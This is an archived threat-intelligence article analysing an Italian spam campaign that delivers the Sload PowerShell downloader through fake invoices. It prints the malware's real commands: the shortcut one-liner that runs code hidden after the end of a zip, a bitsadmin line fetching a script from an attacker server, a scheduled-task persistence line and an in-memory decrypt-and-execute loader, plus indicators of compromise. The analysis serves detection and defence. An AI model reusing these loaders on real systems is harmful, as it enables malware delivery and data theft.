# Sload hits Italy. Unveil the power of powershell as a downloader

Archived: 2026-04-05 20:22:11 UTC


Hi everyone, here is Matteo Lodi, Threat Intelligence Analyst in Certego.

Recently, we saw a particular new spam campaign targeting italian users with the focus of delivering a downloader known as ***Sload***.


Nowadays, attackers are trying harder and harder to make difficult the analysis and the detection. The most common tool misused in this way is ***Powershell***: it's installed by default in every recent version of Windows and is commonly used to perform administrator tasks.

**The infection chain**

Let's dig in the infection chain:


1
ZIP
Email containing link to Zip file
2
LNK
The archive contains .lnk file which calls...
3
PS script which refers to the downloaded zip
4
PS script hidden at end of zip file launches bitsadmin to download...
5
another PS script which drops config files, installs services and deletes himself
6
</>
VBS
Installed service calls vbs script that calls PS script which decripts config file to retrieve..
7
the final PS which is loaded in memory and executed. This is the real downloader
...

***1.*** A user receives an email with subject "<TARGET_COMPANY_NAME> Emissione fattura <random_number>" containing a reference to a fake invoice.



Gentile

Via
GENOVA
16149

In allegato trova la fattura YY000059154 corrispondente al servizio contrattato con .
La informiamo che nel suo menu di gestione trova due sezioni "fatture" e "rate". Da "fatture" puo prendere visione della fattura e se lo desidera, scaricarla. Da "rate", puo realizzare il pagamento mediante il suo menu di gestione.
Rimango a disposizione per ulteriori chiarimenti.

VAI ALLA FATTURA YY000059154

Cordiali saluti

SRL

Sede Legale: 85050 Grumento Nova (PZ)

La presente mail potrebbe contenere delle informazioni riservate ed e indirizzato per il solo uso del destinatario. Qualora questo messaggio fosse da Voi ricevuto per errore vogliate cortesemente darcene notizia a mezzo telefax oppure e-mail e distruggere il messaggio ricevuto erroneamente. Quanto precede ai fini del rispetto della D.Lgs. 196/03 sulla tutela dei dati personali.

The user is tricked to click on the malicious link that points to a randomly generated domain hosted with HTTPS in ***91.218[.]127.189***. The following is an example:

```
hxxps://usined.com/guide/documento-aggiornato-novembre-YY000059154
```

***2.*** Once downloaded, if the user opens the archive, it would find two files. The first one is a legit image, while the second one is a ***.lnk file***. We have already seen the misuse of shortcut files with powershell to perform the download of malicious samples. But this time it seemed different: in fact, the .lnk points to the following command:

```
cmd.exe /C powershell.exe  -nop -eP ByPass -win hi"d"den -c "&{$9oc=get-chi
ldItem -path c:\users\* -recurse -force -include documento-aggiornato-novem
bre-*.zip;$7ig=get-content -LiteralPat $9oc.fullname;$7ig[$7ig.length-1]|ie
x}
```

***3.*** Where is the download? At first glance, that seemed very strange: what is the aim of this execution? After having analyzed the command, the trick was clear. The attackers wants to call "Invoke-Expression" command to run a string hidden inside the zip itself!! But where?

As we can see in the following image, at the end of the original downloaded zip file we can see readable strings that are the real first stage downloader!!

```
0000a320: 3ab9 cb93 1686 1e4d f957 1a9a 8cbc fc3c  :......M.W.....<
0000a330: 8bcb a95d 470d 67cf 5eae 356a b7ee 26ff  ...]G.g.^.5j..&.
0000a340: fa57 b952 f878 e304 fea1 294d e851 c2f8  .W.R.x....)M.Q..
0000a350: 6f22 99cf ca0d a194 03d5 6f45 bb92 7b2f  o".........oE..{/
0000a360: 16ce ae95 ffe3 f4a9 7f38 b0f0 7bd1 e072  .........8..{..r
0000a370: d5a0 c774 249c 3c7e 2f3c 8a6b 12bf 184f  ...t$.<~/<.k...O
0000a380: d7bc 4258 f863 6d31 efe9 8ba6 73e4 ac87  ..BX.cm1....s...
0000a390: 47ad f0fe c2db 24ad 1655 eba8 b1e4 7fe5  G.....$..U......
0000a3a0: 6af7 7be9 ff00 504b 0102 1400 1400 0000  j.{...PK........
0000a3b0: 0800 8a5a 764d f990 7ef1 c102 0000 fc04  ...ZvM..~.......
0000a3c0: 0000 2200 0000 0000 0000 0000 2000 0000  .."......... ...
0000a3d0: 0000 0000 446f 6375 6d65 6e74 617a 696f  ....Documentazio
0000a3e0: 6e65 5f74 6563 6e69 6361 5f66 6174 7475  ne_tecnica_fattu
0000a3f0: 7261 2e6c 6e6b 504b 0102 1400 1400 0000  ra.lnkPK........
0000a400: 0800 e948 734d 397b fd4b 6aa0 0000 7da1  ...HsM9{.Kj...}.
0000a410: 0000 1d00 0000 0000 0000 0000 2200 0000  ............"...
0000a420: 0103 0000 696d 6167 655f 3230 3138 3131  ....image_201811
0000a430: 3139 5f31 3030 3731 375f 3234 352e 6a70  19_100717_245.jp
0000a440: 6750 4b05 0600 0000 0002 0002 009b 0000  gPK.............
0000a450: 00a6 a300 0000 000a 2465 4752 3234 3270  ........$eGR242p
0000a460: 3235 6d39 6843 3171 626e 3d24 656e 763a  25m9hC1qbn=$env:
0000a470: 6170 7064 6174 613b 2024 5a50 4f32 6d32  appdata; $ZPO2m2
0000a480: 5451 5956 4677 3668 4c4d 384e 523d 2763  TQYVFw6hLM8NR='c
0000a490: 6d64 273b 2024 314e 4977 6c71 5769 7263  md'; $1NIwlqWirc
0000a4a0: 6a68 7048 496c 7a79 543d 202d 6a6f 696e  jhpHIlzyT= -join
0000a4b0: 2028 2836 352e 2e39 3029 202b 2028 3937   ((65..90) + (97
0000a4c0: 2e2e 3132 3229 207c 2047 6574 2d52 616e  ..122) | Get-Ran
0000a4d0: 646f 6d20 2d63 6f75 6e74 2031 3420 7c20  dom -count 14 |
0000a4e0: 2520 7b5b 6368 6172 5d24 5f7d 293b 2024  % {[char]$_}); $
0000a4f0: 6264 5568 4133 7963 355a 6e73 5963 6831  bdUhA3yc5ZnsYch1
0000a500: 796b 3d28 4765 742d 576d 694f 626a 6563  yk=(Get-WmiObjec
0000a510: 7420 5769 6e33 325f 636f 6d70 7574 6572  t Win32_computer
0000a520: 5379 7374 656d 5072 6f64 7563 7429 2e55  SystemProduct).U
0000a530: 5569 643b 2024 5570 6951 3450 576c 414a  Uid; $UpiQ4PWlAJ
0000a540: 756f 4147 4376 583d 2768 6964 6465 6e27  uoAGCvX='hidden'
0000a550: 3b20 2463 7977 6f44 764c 3674 596f 7578  ; $cywoDvL6tYoux
```

The zip file is still a legit and correctly working archive! Powershell commands are written after the EOCD (End of central directory) which determines the end of a zip file.


This clever trick can deceive many signatures-based detection tools.

***4.*** The extracted command is the following:

```
"C:\WINDOWS\system32\cmd.exe" /c echo 1 > C:\Users\REM\AppData\Roaming\<UUID>\d  & bitsadmin /wrap /transfer fredikasledi /download /priority FOReGrOUnd "https://firetechnicaladvisor.com/globa/monu" C:\Users\REM\AppData\Roaming\<UUID>\fCBvxsTUjdWwkO.ps1 & del C:\Users\REM\AppData\Roaming\<UUID>\d & exit
```

5. The result is the download and the execution of another powershell script from a server hosted in ***185.17[.]27.108***. We saw different domains used but, in the last week, the Dropzone IP never changed. Also, we noted that the CnC server was blocking requests without the "Microsoft BITS/7.5" User-Agent to prevent unwanted download by non-infected machines.

This script was very well detected by antivirus engines as you can see in the following image!




How funny was I? Static analysis is completely useless in such cases.

Going forward, the malware drops the following items before deleting itself:

```
web.ini -> encrypted config file which stores second stage CnC servers URLS

config.ini -> encrypted file which contains the final powershell payload

<random_name>.vbs -> vbs script, next stage

<random_name>.ps1 -> called by the .vbs
```

Therefore it registers a task called "AppRunLog" to maintain persistence

```
$ldf='/C schtasks /F /create /sc minute /mo 3 /TN "AppRunLog" /ST 07:00 /TR "'+$log+'\'+$rp+'.vbs '+$k+'"';
start-process -wiNdowStylE HiDden cmd $ldf;
```


***6.*** At the end, it calls the registered task. This will execute the dropped Visual Basic Script file that, in turn, will execute the dropped Powershell script:

```
param ([string]$k = "");
$jjyd=Get-Process -name powershell*;
if ($jjyd.length -lt 2){
$asdfasdf = (Get-WmiObject Win32_ComputerSystemProduct).UUID ;
$log = $env:APPDATA+"\"+$asdfasdf;
$key=$k -split "," ;
$Secure= Get-Content $log"\config.ini";
$Encrypted= ConvertTo-SecureString $Secure -key $key;$slStr = [System.Runti
me.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
$rStr = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($slStr);
Invoke-Expression $rStr;}
```

This script parses arguments and it won't execute properly in case they are not what it expects. It needs the numbers from 1 to 16 as arguments because, in fact, they are the key to decrypt the last stage.

***7.*** The final payload is decrypted from the "config.ini" file and is called with "Invoke-Expression". It's loaded directly in memory: this makes very difficult for antivirus products to detect the threat. At the moment, this execution method is widely known as "***fileless***" because, indeed, the malware is never written on disk.

The payload is the last (finally) powershell script: it is the real ***Sload downloader*** which performs various malicious steps that were already explained in details in the article written by Proofpoint.



virustotal

SHA256: ad50e8ee958cb3f391ecc8e94b1506eba3174d9f08b95b37f616eeba382838b5

File name: sload_20_nov

Detection ratio: 0 / 56

Analysis date: 2018-11-20 16:57:54 UTC ( 2 days, 21 hours ago )

Analysis | Additional information | Comments 1 | Votes

| Antivirus | Result | Update |
|---|---|---|
| Ad-Aware | ✓ | 20181120 |
| AegisLab | ✓ | 20181120 |
| AhnLab-V3 | ✓ | 20181120 |

In few words, Sload can:

1. Load external binaries
2. Take screenshots
3. Update configuration and CnC servers
4. List running processes
5. Detect Outlook usage

The variant we spotted in the last week uses the following CnC domains, which resolve in the same IP used by the second downloader stage ***(185.17[.]27.108)***

```
ljfumm.me (HTTPS)
hamofgri.me (HTTPS)
```

However, we expect that this configuration won't last long, because, as we said before, Sload is able to update his CnC servers at any time.

**Conclusion** We had a fantastic journey that made us understand, hopefully, how powerful can be Powershell and how attackers are misusing this tool to evade analysis detection.

We analyzed 5 different powershell scripts and that was only the "downloader" phase of the infection.

In case of a successfull one, Sload was seen to download known malware like Ramnit, Gootkit, DarkVNC or Ursnif (reference: Proofpoint). At that stage the threat would be really important.

Certego is monitoring the campaign and it's updating its signatures to correctly detect possible infections.

**IOC**

```
First stage download: (many and changing fast)
usined[.]com
darrenportermusic[.]com
supporto.eldersonfire[.]com
91.218[.]127.189
Second stage download: (many and changing fast)
firetechnicaladvisor[.]com
cltspine[.]info
185.17[.]27.108
CnC servers: (stable through the last week)
ljfumm[.]me
hamofgri[.]me
185.17[.]27.108
Hash (sha256):
first stage
7838904c04c8bdf2444a64bd32fa308b6bd248789305e2fe4e91699b5a0a9f99
8e1271fbb3f21d4c441748488d68636c68e6dbf4a755468da27b210c04ceb9c1
second stage
ee1dbf76665f5c07ba1c453d1890aa93307f759c5cce6f59f225111509482a64
sload
ad50e8ee958cb3f391ecc8e94b1506eba3174d9f08b95b37f616eeba382838b5
```

---

Source: https://www.certego.net/en/news/sload-hits-italy-unveil-the-power-of-powershell-as-a-downloader/